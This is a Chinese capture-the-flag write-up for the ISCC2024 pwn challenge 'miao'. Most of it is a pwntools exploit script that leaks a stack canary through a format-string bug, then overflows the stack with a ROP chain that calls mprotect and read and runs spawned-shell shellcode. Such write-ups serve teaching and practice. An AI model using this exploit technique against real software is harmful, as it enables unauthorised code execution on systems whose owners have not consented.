
# **ISCC2024 WriteUp**

Whooops+李卓航+925798691@qq.com


### **pwn+miao**

### **解题思路**

函数存在格式化字符串漏洞



函数存在栈溢出



格式化字符串泄露canary

栈溢出写rop链

执行shellcode

### **Exp**

# 禁用地址空间布局随机化 (ASLR) 以便于调试

# sudo sysctl -w kernel.randomize\_va\_space=0

from pwn import \* # 导入pwntools库，用于漏洞利用开发

from Crypto.Util.number import long\_to\_bytes, bytes\_to\_long # 导入Cryptography库中的实用函数

# 设置调试日志级别为 'debug'

context.log\_level = 'debug'

# 设置二进制文件的体系结构和操作系统

context(arch='i386', os='linux')

# 设置调试终端为 tmux 的水平分屏

context.terminal = ['tmux', 'splitw', '-h']

# 指定要攻击的目标程序

pwn = './miao'

# 选择要使用的交互方式

# 可以是远程连接

# p = remote('host', port)

# 可以是本地进程，带有指定的动态链接器和预加载库

# p = process(['./ld-2.31.so', pwn], env={"LD\_PRELOAD": './libc-2.31.so'})

# 这里选择本地进程

p = process(pwn)

# 读取目标程序的ELF文件，便于获取符号信息

# elf = ELF(pwn)

# libc = ELF('./libc.so.6')

# 格式化字符串攻击载荷

# payload = b'aaaa%p....%p....%p....%p....%p....%p....%p....%p....%p....%p....'

# p.sendline(payload)

off = 6 # 格式化字符串的偏移量

# 创建ELF对象以便获取符号地址

elf = ELF(pwn)

# 创建格式化字符串攻击载荷，读取第31个参数的值

payload = b'%31$p'

p.sendline(payload)

p.recvuntil("0x")

# 读取并转换canary值

can = int(p.recv(8), 16)

# ROP链所需的地址

pop3 = 0x0804f1f4 # pop esi; pop edi; pop ebp; ret

buf = 0x80EB000 # 缓冲区地址

# 创建缓冲区溢出载荷

payload = (

b'a' \* (0x70 - 0xc) + # 填充无关数据

p32(can) + # canary值

p32(buf) \* 3 + # 覆盖返回地址

p32(elf.sym['mprotect']) + p32(pop3) + p32(buf) + p32(0x1000) + p32(7) + # 调用mprotect以便执行shellcode

p32(elf.sym['read']) + p32(pop3) + p32(0) + p32(buf + 0x100) + p32(0x100) + p32(buf + 0x100) # 调用read以读取shellcode

)

# 附加gdb进行调试

gdb.attach(p)

p.sendline(payload)

pause() # 暂停等待用户交互

# 生成并发送shellcode

shellcode = asm(shellcraft.sh())

p.sendline(shellcode)

# 进入交互模式以便与目标系统进行交互

p.interactive()